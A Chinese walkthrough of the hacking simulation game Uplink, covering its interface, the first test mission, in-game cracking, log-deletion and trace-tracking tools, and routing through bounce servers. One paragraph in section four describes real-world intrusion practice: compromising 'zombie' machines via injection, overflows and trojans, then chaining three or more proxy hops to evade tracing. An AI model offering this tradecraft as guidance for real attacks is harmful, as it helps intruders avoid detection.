


图6




图7

的是游戏中的时间：现在是2010年3月24日；时间的右边是本机IP地址127.0.0.1；再往右为时间调节按钮，可以调节游戏中的时间的速度（科技发展的真快，到2010年的时间也可调节了），点击时间按钮最右边的3个箭头形状（2个箭头也行，就是速度慢些）的按钮可以使游戏中的时间加速，在后面升级硬件时有很大的用途；再往右为cpu调节按钮，作用是当同时运行两个以上程序（如同时运行破解密码程序和跟踪程序）时，可以根据需要调节这两个程序占有cpu的百分率。

在左下方有一系列的功能按钮，点击卫星天线形状的图标可打开查看你拥有的工具软件，常用的密码破解、日志清除工具、反跟踪软件及复制文件、删除文件等工具都可在此打开。

左下角的5个小按钮分别是：

1.硬件：可以查看游戏中计算机的cpu频率、带宽、内存大小，可以看到我们的计算机现在配置并不高，因此我们必须努力工作得到更多的钱好升级计算机硬件！

2.内存银行：可以查看你现在拥有的软件，你现在只有几个最基本的软件，攻击能力很弱。

3.个人排名统计：现在无名次。

4.财务状况：可以看到你账户中现在拥有的钱，初始只有共3000c钱。

5.发送邮件：可以发送电子邮件。

中间主要的工作区，分别是：

1.Uplink Test Machine（被测试计算机）：我们测试入侵的目

标计算机，就从此计算机上破解密码、下载文件；

2.uplink Internal Services System（Uplink组织面向其成员的服务器）：游戏中的Uplink组织，可通过此服务器向我们提供购买工具软件、升级处理器、升级内存等配件的服务，使我们的计算机得到更高的性能；

3.Uplink International Bank（在线银行）：在此可以建立帐号，管理自己的资金帐号，并可进行转帐等业务；

4.Internic（信息中心）：可以显示所有的服务器；

5.Uplink Public Access Server（公共服务器）：公用的服务器。

右上方有一个世界地图，可以显示我们与服务器的连接情况，在此你可设置跳板；右下方是消息栏，可以在此读取任务信息和浏览邮件。

首先点击右下方的信箱看看我们的任务，共有两封邮件，点击左边的信箱看看，如图8，从邮件中可看到我们的任务是：连接并入侵一台名叫“Uplink Test Machine”的服务器，并且偷取服务器上的“uplinkt data file文件”，然后将偷取的“uplinkt data file”文件发给黑客组织，并告诉我们他的信箱地址是：internal@uplink.net。



图8

三、购买入侵需要的工具软件

既然知道我们的任务了，那就开始行动吧！想必各位读者都知道我们平时入侵别人的计算机都需要一定的软件，没有怎么办？当然是用google或百度去搜索，游戏中可没有google更没有百度，只好用钱去买了，什么——没有钱？你怎么忘了黑客组织刚才给我们3000c钱，虽然不多，可买便宜的低版本软件还是足够我们用的。




图9

在图7中点击“Uplink Internal Services System”（是Uplink组织面向其成员的服务器），点击后自动与服务器建立联系，出现一登录窗口，刚才注册的用户名和密码显示在登录框的下面，点击用户名后再点击“Proceed”（开始）就可以登录了，登录后的界面如图9。

1.News Server（新闻服务器）：可以查看我们入侵服务器后，当地的新闻单位对我们入侵行动的新闻和评论（后面的关卡要用到）；

2.Mission List（任务列表）：可在此浏览或接受任务，过完测试关后可在此接受新的任务；

3.Software Upgrades（升级软件）：在此购买工具软件，我们入侵所需要的所有软件都在此购买；

4.Hardware Upgrades（升级硬件）：升级你的处理器、内存等配件以得到更高的性能；

5.Gateway Upgrades：升级Gateway，提升系统的扩展能力；

6.Rankings：查看你在组织内的排名；

7.Help：帮助；

8.Admin系统管理：当以Admin身份登录的时候才能使用。

我们的首要任务是购买必要的软件，当然选择“Software Upgrades”(购买升级软件)，点击后弹出一新窗口，如图10，显示了所有可以购买的软件名称、版本号、需要的钱和软件的大小，右下角有4个按钮，其作用分别是：

1.Purchase（购买）：在上面选择需购买的软件后点此按钮可购买软件；

2.Next Version（下一个版本）：有的软件有多种版本，在此可选择不同的版本，当然版本越高越好，但价格越高了，可根据你拥有的钱选择软件；

3.Prev Version（前一个版本）：点此按钮后可退后回到前一版本；

4.Exit Market（退出购买）：不购买了。




图10

基本工具是uplink测试任务所必需的工具，所以你绝对需要在这些工具上投入足够的资金来购买，我们建议你立刻购买这些工具：

1.Password Breaker V1.0：破解密码工具，我们需要使用这个工具突破服务器的密码防御，游戏中的大部分密码都可以使用此工具破解；

2.Log Delete V1.0：清除日志工具，用于清除你入侵服务器的记录，一定要记住每次入侵后用此工具清除日志；

3.Trace Tracker V2.0：反跟踪软件，工具可以显示你被监视的情况，以便让你在快被对方的追踪器发现前断开连接，我建议各位玩家直接购买这个软件的2.0版，2.0版将以百分率来提供给你被监视的情况。当然使用4.0版本更

好，4.0版本将以数值的形式显示剩余时间，但由于资金有限我们只能购买2.0版本。

选择好软件后点Purchase（购买）按钮就可以了，由于我们初始时钱太少，只有3000块钱，因此请不要选择高版本软件，只购买以上3个软件的低版本就可以了。我们需要的就是完成各种不同的黑客任务，赚更多的钱，购买更好的软件。购买完成后点击Disconnect断开连接，程序自动回到图7的主菜单。

四、实施入侵

在实际的入侵过程中我们可以利用脚本注入、溢出、网页植入木马等方式得到肉鸡，然后利用一些代理工具设置成自己的攻击跳板，这样才能保证入侵者的安全。在真实的入侵中许多高手都不会直接攻击服务器的，那样很容易暴露自己，因此最好的办法是利用肉鸡设置跳板后再入侵服务器，并且跳板设置的越多，安全性就越好，不过，缺点是跳板设置的太多了，有可能会影响自己的连接速度，在实际的入侵中最好设置3级以上的跳板。

在黑客精英中也是如此，为了自己的安全我们必须设置跳板：

1.设置跳板

在图7中我们单击右上角的世界地图，地图将放大，如图11，游戏中现在可以使用的有6个服务器，都显示在地图上，我们可以通过点击来设置连接路线。从“Gateway”（代表自己的服务器）开始，然后到“Uplink International Bank”→“Uplink Public Access Server”→“InterNic”→“Uplink Internal Services Server Uplink”，最后才连接到目标计算机“Uplink test machine”（被测试计算机），此连接方式可延级追踪到我们的时间。设置好连接后点“save”（保存）按钮可以保存连接的设置，点“load”可以读出已保存的连接。经过以上多级跳板后，即使被入侵服务器发现，找到我们也需要很长的时间，到那时我们已经完成了任务。

